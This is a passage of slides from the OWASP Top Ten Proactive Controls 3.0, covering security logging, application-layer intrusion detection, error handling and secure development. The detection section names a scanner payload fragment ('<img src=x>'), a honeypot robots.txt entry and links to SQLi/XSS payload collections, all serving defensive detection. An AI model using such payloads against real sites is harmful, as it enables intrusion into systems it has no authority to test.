- Bring in heavy-weight resources to verify your cryptographic implementations, especially at rest.

Guidance

- https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
- https://www.ssllabs.com/projects/documentation/
- https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet

C9: Implement Security Logging and Monitoring

Tips for Proper Application Security Logging

- Use a common/standard logging approach to facilitate correlation and analysis
  - Logging framework : **SLF4J** with **Logback** or Apache **Log4j2**.
- Perform encoding on untrusted data : protection against Log injection attacks !
- Be careful about logging sensitive data
- Consider using a logging abstraction layer that allows you to log events with security metadata
- Work with incident response teams to ensure proper security logging

App Layer Intrusion Detection: Detection Points Examples

- Input validation failure server side when client side validation exists
- Input validation failure server side on non-user editable parameters such as hidden fields, checkboxes, radio buttons or select lists
- Forced browsing to common attack entry points
- Honeypot URL (e.g. a fake path listed in robots.txt like e.g. /admin/secretlogin.jsp)

Honey Tokens

Honeypot URL
(e.g. a fake path listed in robot

User-agent: *
Disallow: /admin/secretlogin.jsp

Shopping cart price hidden
field tampering

App Layer Intrusion Detection

Blatant SQLi or XSS injection attacks

Blatant scanner payloads like <img src=x>

Workflow sequence abuse

Further Study:

- SQLi/XSS Payloads from Libinjection
  https://github.com/client9/libinjection/tree/master/dataExploit
- Tests from PHPID
  https://github.com/PHPIDS/PHPIDS/blob/master/tests/IDS/Tests/MonitorTest.php
- FuzzDB
  https://github.com/fuzzdb-project/fuzzdb
- OWASP AppSensor Attack Detection Points
  https://www.owasp.org/index.php/AppSensor_DetectionPoints

Secure Logging Design

- **Encode** and **validate** any dangerous characters before logging to prevent **log injection** or **log forging** attacks.
- Do not log sensitive information. For example, do not log password, session ID, credit cards or social security numbers.
- **Protect log integrity** – consider the permission of log files and log changes audit.
- Forward logs from distributed systems to a central, secure logging service for **centralized monitoring**.

Caution

Caution

- Be sure developers and security teams work together to ensure good security logging.

Verify

- Verify that proper security events are getting logged.

Guidance

- https://www.owasp.org/index.php/Category:OWASP_Logging_Project
- https://www.owasp.org/index.php/OWASP_Security_Logging_Project
- https://www.owasp.org/index.php/Logging_Cheat_Sheet

C10: Handle All Errors and Exceptions

Best practices

- Manage exceptions in a **centralized manner.**
- **Avoid duplicated try/catch** blocks in the code.
- Ensure that all **unexpected behaviors are correctly handled** inside the application.
- Ensure that error messages displayed to users do not leak **critical data**, but are still verbose enough to explain the issue to the user.
- Ensure that exceptions are logged in a way that gives enough information for Q/A, forensics or incident response teams to **understand the problem**.
- Consider the RESTful mechanism of using standard HTTP response codes for errors **instead of creating your own error code system**.

Conclusion

Final Word

Develop Secure Code Proactively and Intentionally

- Use OWASP's Application Security Verification Standard as a guide to what an application needs to be secure
  https://www.owasp.org/index.php/ASVS
- Follow the best practices in OWASP's Cheatsheet Series
  https://www.owasp.org/index.php/Cheat_Sheets
- Use standard security components and security frameworks that are a fit for your organization

Continuously Review Your Applications for Security

- Ensure experts, tools and services review your applications continuously for security issues early in your lifecycle!
- Automate as much security review as you can and supplement that with expert review where needed
- Review your applications yourselves following OWASP Testing Guide
  https://www.owasp.org/index.php/Testing_Guide

Thank You

OWASP Top Ten Proactive Controls 3.0

@OWASPControls